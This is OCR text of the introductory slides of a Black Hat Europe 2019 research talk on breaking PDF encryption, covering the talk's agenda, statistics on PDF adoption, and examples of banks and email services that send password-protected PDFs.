black hat®
EUROPE 2019
DECEMBER 2-5, 2019
EXCEL LONDON, UK

How to Break PDF Encryption

Jens Müller[1], Fabian Ising [2], Vladislav Mladenov[1],
Christian Mainka[1], Sebastian Schinzel[2], Jörg Schwenk[2]

[1] Ruhr University Bochum
[2] Münster University of Applied Sciences

PDFex

- Attack with a logo
- Novel attack techniques targeting PDF encryption
  - Direct exfiltration
  - Malleability gadgets

Overview

1. Introduction
2. Attacker Model
3. Direct Exfiltration
4. Malleability Gadgets
5. Evaluation
6. Mitigation

Portable Document Format

“De facto standard for electronic exchange of documents” -- *Adobe*

FIRST VERSION RELEASED IN

1993

BY ADOBE

250 BILLION

PDF DOCUMENTS OPENED IN 2018

USED BY


~99%

COMPANIES AND GOVERNMENTAL INSTITUTIONS **WORLDWIDE**


PDF-2.0

RELEASED IN 2017,
LATEST VERSION **BY ISO**

PDF has become rather popular



Almost as popular as the Queen!



Portable Document Format

“De facto standard for electronic exchange of documents” -- *Adobe*

FIRST VERSION RELEASED IN

1993

BY ADOBE

250 BILLION

PDF DOCUMENTS OPENED IN 2018

SUPPORTS

AES

ENCRYPTION

USED BY

~99%

COMPANIES AND GOVERNMENTAL INSTITUTIONS **WORLDWIDE**

PDF-2.0

RELEASED IN 2017,
LATEST VERSION **BY ISO**

Portable Document Format

“De facto standard for electronic exchange of documents” -- *Adobe*


AES is good.
Nothing can go wrong.

SUPPORTS

AES

ENCRYPTION

Who uses PDF Encryption?



Kreissparkasse Stade

Umweltsparkasse.de

Online-Banking


Encrypted e-mail

Did you receive an e-mail with a PDF file and a password from us?

Here you will find instructions how to open the encrypted PDF and any PDF documents.

Source: Kreissparkasse Stade


Who uses PDF Encryption?



From: darren@[redacted].com

Source: Encryptomatic LCC

Who uses PDF Encryption?



Encrypted PDF with Password Protection

